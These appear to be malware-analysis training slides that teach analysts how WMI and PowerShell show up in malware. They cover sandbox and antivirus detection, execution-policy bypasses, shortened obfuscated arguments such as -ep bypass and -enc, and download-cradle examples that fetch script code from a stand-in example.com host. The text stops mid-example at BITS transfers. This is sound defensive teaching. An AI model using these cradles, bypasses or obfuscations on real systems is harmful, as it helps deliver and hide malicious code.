
## VM Detection via Win32\_ComputerSystem



wbemtest.exe pictured. Here the class Win32\_ComputerSystem is queried, and the Manufacturer and Model contain VMware artifacts.

Additionally, having one CPU (i.e., NumberOfLogicalProcessors equals 1) is often a tipoff to malware of a sandbox or dynamic analysis VM.

## Security Product Detection



wbemtest.exe pictured. Here the root\SecurityCenter2 namespace is used. Enumerate the classes – AntiVirusProduct is commonly used to check for registered products on the host.

## Lesson 3: Powershell

### Powershell

Microsoft's next-generation command line

Object-oriented

.NET-driven with native access to COM + WMI

Can access native Windows APIs (via .NET)

Has been used as runtime for:

- Backdoors (e.g., Empire)
- Shellcode launchers (BLUESTEAL POS malware)
- Other malware (e.g., credential theft tools)

PowerShell is extremely common in malware. It is integrated with .NET and WMI, so the previous modules are necessary to fully understand PowerShell. We frequently see PowerShell droppers, which deploy a payload that is ultimately a Windows PE file, but we also see PowerShell used for anti-analysis, shellcode-launching, information-gathering, etc.

PowerShell has been used by certain red teams - they port credential theft tools to PowerShell to avoid dropping them to disk ("fileless malware")

Will share some cmdlets, focusing on two categories:

- Good for exploring
- Commonly used for malicious purposes

<https://github.com/EmpireProject/Empire>

BLUESTEAL example provided in upcoming slide for Add-Type cmdlet

## Starting PowerShell



Install Directory: C:\windows\System32\windowsPowerShell\v1.0

- Included in PATH environment variable

Script hosts:

- powershell.exe
- powershell\_ise.exe

^ “Integrated Scripting Environment”



Install directory mentioned here because, when using these Windows PowerShell hosts to enumerate files, you may find the current path to revert to the install directory. This will be relevant during the lab. When opening a file from a PowerShell prompt, consider using the full path (not relative).

ISE:

Good for experimenting

- Features search
- Debugging support


Only run **untrusted** commands in a **safe** environment (e.g., a VM)

Behavior may vary from that of powershell.exe

- e.g., message boxes instead of certain prompts


## Ways to Run Script Code in PowerShell

Interactively typing commands →




```
Windows PowerShell
PS C:\Users\user> Write-Output Hi
Hi
PS C:\Users\user> _
```

Through arguments →



```
C:\WINDOWS\system32\cmd.exe
C:\Users\User> powershell -c "Write-Output Hi"
Hi
C:\Users\User> _
```

Scripts →



```
Windows PowerShell
PS C:\Users\user> Get-Content .\hi.ps1
Write-Output Hi
PS C:\Users\user> .\hi.ps1
Hi
PS C:\Users\user> _
```

The first option (PowerShell prompt) is easiest for experimentation. Malware often uses cmd.exe (second image) to run PowerShell, so look for “powershell -c” which means “run a powershell command”. Of course, malware can always launch a .ps1 script file, and you can also create script files and launch them from a PowerShell prompt (third image).



## Execution Policy

Controls whether PowerShell runs **scripts**

Dispositions include: Unrestricted, Restricted, AllSigned

Common work-arounds for attackers (there are many more):

- Typing, pasting, or piping script code into an interactive console
- HKCU registry modification
- Download and execute (“Download cradle”, shown later)
- Command-line arguments to powershell.exe (shown next)
  - Bypassing execution policy
  - Supplying script code

Malware may need to change the execution policy in order to execute a PowerShell script on the host. There are many different strategies, including running the code through an interactive console (like we just discussed), modifying the registry (HKCU\Software\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell – ExecutionPolicy), downloading and using Invoke-Expression, and supplying command-line arguments to PowerShell.exe. It can be as simple as using the argument –ExecutionPolicy.

NetSPI cites more examples:

<https://www.netspi.com/blog/technical/network-penetration-testing/15-ways-to-bypass-the-powershell-execution-policy/>

## Common PowerShell Argument Obfuscations

Full Normal	Common Shortening/Obfuscation
-ExecutionPolicy <policy>	-ep bypass, -ep unrestricted
-NoProfile	-nop
-NonInteractive	-noni
-WindowStyle hidden	-w hidden
-Command <script code>	-c <script code>
-EncodedCommand <Base64 text>	-enc <Base64 text>

PowerShell accepts arguments, most of which can be shortened from their full names to any **unambiguous** abbreviation by truncating off the end

Arbitrary capitals can be used as well

Shortened arguments are commonly used by attackers (and red teamers) to obfuscate meaning

<https://www.danielbohannon.com/blog-1/2017/3/12/powershell-execution-argument-obfuscation-how-it-can-make-detection-easier>

The latter two arguments allow script code to be provided directly to the script host

## Cmdlets

(Cmdlet is pronounced command-let)

Cmdlets are:

- Lightweight commands specific to PowerShell
  - PowerShell handles cmdlet arguments for the cmdlet
- .NET-driven
  - Cmdlets are .NET objects (**not** executables)
  - Cmdlets can be chained together in a **pipeline**
  - Cmdlets receive and return .NET objects (**not** text)

Cmdlets are a building block of PowerShell's functionality. You will see PowerShell cmdlets used frequently in malware. Some are self-explanatory and others are more cryptic.

**We will use cmdlets to take a tour some of the salient PowerShell features that analysts should know about**


And we'll end off by looking at the most frequently used cmdlets in malware.

### A Cmdlet and an Alias: Write-Output (echo)

Write-Output sends one or more strings to the pipeline

PowerShell supports aliases (alias -> cmdlet)

Many pre-defined (dir, echo, cat, cd, cls, copy, cp, del, set, ...)



```
Windows PowerShell
PS C:\Users\user> Write-Output "This is the same thing as..."
This is the same thing as...
PS C:\Users\user> Echo "...this."
...this.
PS C:\Users\user> Alias Echo

CommandType      Name
-----
Alias             echo -> Write-Output

PS C:\Users\user> _
```


An alias simply defines an alternate phrase to use to refer to a cmdlet (often abbreviated). Many are defined to duplicate common Unix and Windows terminal command for usability. They can be defined using Alias cmdlets.

Where relevant/commonly used, we'll introduce both.

## Pipelines

Like in bash or cmd.exe, except:

- Data is passed between cmdlets as .NET objects, not text
- Therefore, can access properties, filter results, and pass to subsequent cmdlets



```
Administrator:
PS C:\users\user> Get-Process | Where-Object { $_.ProcessName -like "procmon*" }

Handles      NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----
170          13       4496     12236      0.20     4564  1 Procmon
251          21      25696     36988      7.19     3264  1 Procmon64

PS C:\users\user> Get-Process | Where-Object { $_.ProcessName -like "procmon*" } | Stop-Process
PS C:\users\user> Get-Process | Where-Object { $_.ProcessName -like "procmon*" }
PS C:\users\user> _
```

Use the pipe | character to pass data between cmdlets. It works similar in practice to the pipe you may know from terminal commands, but it passes .NET objects rather than strings or other binary data.

-like is a comparison operator

hide01.ir

**Cmdlet: Get-Member (using pipes)**

```

Windows PowerShell
PS C:\Users\user> Get-Date

Sunday, August 29, 2021 9:34:19 PM

PS C:\Users\user> Get-Date | Get-Member -MemberType Properties

    TypeName: System.DateTime

Name      MemberType Definition
-----
DisplayHint NoteProperty DisplayHintType DisplayHint=DateTime
Date       Property      datetime Date {get;}
Day        Property      int Day {get;}
DayOfWeek  Property      System.DayOfWeek DayOfWeek {get;}
DayOfYear  Property      int DayOfYear {get;}
Hour       Property      int Hour {get;}
Kind       Property      System.DateTimeKind Kind {get;}
Millisecond Property      int Millisecond {get;}
Minute     Property      int Minute {get;}
Month      Property      int Month {get;}
Second     Property      int Second {get;}
Ticks      Property      long Ticks {get;}
TimeOfDay  Property      timespan TimeOfDay {get;}
Year       Property      int Year {get;}
DateTime   ScriptProperty System.Object DateTime {get;if (($ { Set-StrictMode -...

PS C:\Users\user> (Get-Date).DayOfWeek
Sunday
PS C:\Users\user>

```

Going to exemplify this cmdlet by way of another one, Get-Date

When you use Get-Date, the console displays the full date

But remember, cmdlets deal in .NET objects, not strings

You can pipe the result of Get-Date into Get-Member to see the properties of the .NET object returned by Get-Date


In this case, we limit the member types displayed to properties only, for brevity

Once you find the property you want, you can either assign to a variable or use parentheses to be able to access that member via dot notation.

## Variable Syntax

### Variables

- Identifiers prefixed with \$ (dollar sign)
- Assignment with =
- Strings in "quotes"

A screenshot of a Windows PowerShell terminal window. The title bar says "Windows PowerShell". The prompt is "PS C:\Users\user>". The user enters "\$var = asdf". The terminal shows a red error message: "asdf : The term 'asdf' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again. At line:1 char:8". Below this, it shows the command "+ \$var = asdf" and a detailed error message: "+ CategoryInfo : ObjectNotFound: (asdf:String) [], CommandNotFoundException" and "+ FullyQualifiedErrorId : CommandNotFoundException". The user then enters "PS C:\Users\user> \$var = \"asdf\"", followed by "PS C:\Users\user> \$var = 5", and finally "PS C:\Users\user>". A faint watermark "hide01.ir" is visible diagonally across the terminal output.

```
Windows PowerShell
PS C:\Users\user> $var = asdf
asdf : The term 'asdf' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:8
+ $var = asdf
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (asdf:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\user> $var = "asdf"
PS C:\Users\user> $var = 5
PS C:\Users\user>
```


Before showing cmdlets in detail, it is helpful clarify variable syntax so that we can use variables without any confusion

The error here demonstrates what happens if you try to assign a bunch of characters to a variable without enclosing them in quotes to make them into a string.

## Functions

### PowerShell functions

- Accept arguments (passed in argument variables)
- Can be called like commands



Malware will often define PowerShell functions. They work just like many programming languages. Notice that the function arguments are not passed in parenthesis, but instead appear after the function name. Malware implementations may feature many functions, loops, and branches.

**Cmdlet: Get-ChildItem (dir)**

In a directory, child items include:

- Files
- Sub-directories

Some objects have properties as well

- Get-ItemProperty to retrieve

```
Windows PowerShell
PS C:\Users\user\test\test2> Get-ChildItem

Directory: C:\Users\user\test\test2

Mode                LastWriteTime         Length Name
----                -
-a----            8/26/2021   2:56 PM             6 test1.txt
-a----            8/26/2021   2:56 PM            10 test2.txt

PS C:\Users\user\test\test2> Get-ChildItem ..

Directory: C:\Users\user\test

Mode                LastWriteTime         Length Name
----                -
d-----            8/26/2021   2:56 PM      test2
-a----            8/26/2021   2:54 PM            34 test.txt

PS C:\Users\user\test\test2>
```


Now we'll use a cmdlet to tour PowerShell's facility for file system traversal

Parenthesized "dir" is an alias for Get-ChildItem. It retrieves the items inside the directory container.

**Cmdlet: New-Object (for .NET objects)**

Shown here: `System.Net.WebClient`

- Often used to download and later execute further script code



```
Windows PowerShell
PS C:\Users\user> $c = New-Object Net.WebClient
PS C:\Users\user> $s = $c.DownloadString("http://example.com/badness")
PS C:\Users\user> Write-Output $s
Write-Output "Evil script executing..."


PS C:\Users\user> _
```

Creates an instance of a .NET or COM object (in this case .NET). The possible objects are limitless, but some are common, such as `System.Net.WebClient`, which is used to download a file via HTTP. In this example the object is downloaded and saved to a variable, which is used to access the member function `DownloadString`.

**Cmdlet: New-Object -ComObject**

Shown here: `WinHttp.WinHttpRequest.5.1`

- Can be used to download and later execute further script code
- Other options include: `Msxml2.XMLHTTP`, `InternetExplorer.Application`
- Can shorten the argument to `-com`



```
Windows PowerShell
PS C:\Users\user> $r = New-Object -ComObject WinHttp.WinHttpRequest.5.1
PS C:\Users\user> $r.open("GET", "http://example.com/zUGqA")
PS C:\Users\user> $r.send()
PS C:\Users\user> Write-Output $r.ResponseText
Write-Output "Evil script executing..."


PS C:\Users\user> _
```

Like the last example, but here a COM object is used to download a file via HTTP.



**Cmdlet: Start-BitsTransfer****BITS (Background Intelligent Transfer Service) client downloads via HTTP**

- BITS protocol provides more robust transfer capabilities than HTTP
- Attackers are mainly interested for evasion purposes



```
Windows PowerShell
PS C:\Users\user> Import-Module bitstransfer
